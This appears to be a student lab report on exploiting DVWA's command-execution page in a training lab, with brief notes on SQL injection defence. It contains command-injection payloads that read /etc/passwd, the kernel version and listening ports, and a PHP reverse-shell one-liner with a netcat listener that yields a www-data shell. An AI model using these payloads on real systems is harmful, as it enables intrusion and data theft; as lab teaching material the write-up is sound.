


```
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
jcu:x:1003:1003::/home/jcu:/bin/bash
```

To prevent such sql injection, must limit database permissions, for example avoid using root user since it provides all privileges to attacker

And keep database software up to date with monitoring logs for suspicious attempt

Lab5



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.123.10 (192.168.123.10) 56(84) bytes of data.
64 bytes from 192.168.123.10: icmp_seq=1 ttl=64 time=0.754 ms
64 bytes from 192.168.123.10: icmp_seq=2 ttl=64 time=3.26 ms
64 bytes from 192.168.123.10: icmp_seq=3 ttl=64 time=1.16 ms

--- 192.168.123.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.754/1.726/3.260/1.098 ms
```

More info


http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Pinged kali from eh lab

To get linux kernel

| uname -a

This reveals the Linux kernel version and system architecture. Attackers use this to identify known vulnerabilities for privilege escalation or kernel-level exploits



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
Linux jcu-eh-lab 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

To list all users on the system

| cat /etc/passwd

Lists all user accounts on the system. Helps attackers identify valid login names and system services which may be exploited




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
jcu:x:1003:1003::/home/jcu:/bin/bash
```


To list all listening ports

| netstat -tuln

Displays all open and listening ports. Useful for attackers to find services running on the target that may be vulnerable



```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:39104           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:35106           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:34914           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:46003           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 192.168.123.50:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp6       0      0 :::2121                 :::*                    LISTEN
tcp6       0      0 :::3632                 :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::5432                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 0.0.0.0:2049            0.0.0.0:*
udp        0      0 0.0.0.0:51718           0.0.0.0:*
```




```
udp        0      0 192.168.123.50:137      0.0.0.0:*
udp        0      0 0.0.0.0:137             0.0.0.0:*
udp        0      0 0.0.0.0:57865           0.0.0.0:*
udp        0      0 192.168.123.50:138      0.0.0.0:*
udp        0      0 0.0.0.0:138             0.0.0.0:*
udp        0      0 0.0.0.0:37674           0.0.0.0:*
udp        0      0 192.168.123.50:53       0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:69              0.0.0.0:*
udp        0      0 0.0.0.0:56158           0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp6       0      0 :::53                   :::*
udp6       0      0 :::35036                :::*
```

To get revers shell

nc -nlvp 4444 to enable listening

and | php -r '$sock=fsockopen("192.168.123.10",4444);exec("/bin/bash -i <&3 >&3 2>&3");'

command to get reverse connection



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444

listening on [any] 4444 ...
connect to [192.168.123.10] from (UNKNOWN) [192.168.123.50] 50003
bash: no job control in this shell
www-data@jcu-eh-lab:/var/www/dvwa/vulnerabilities/exec$
```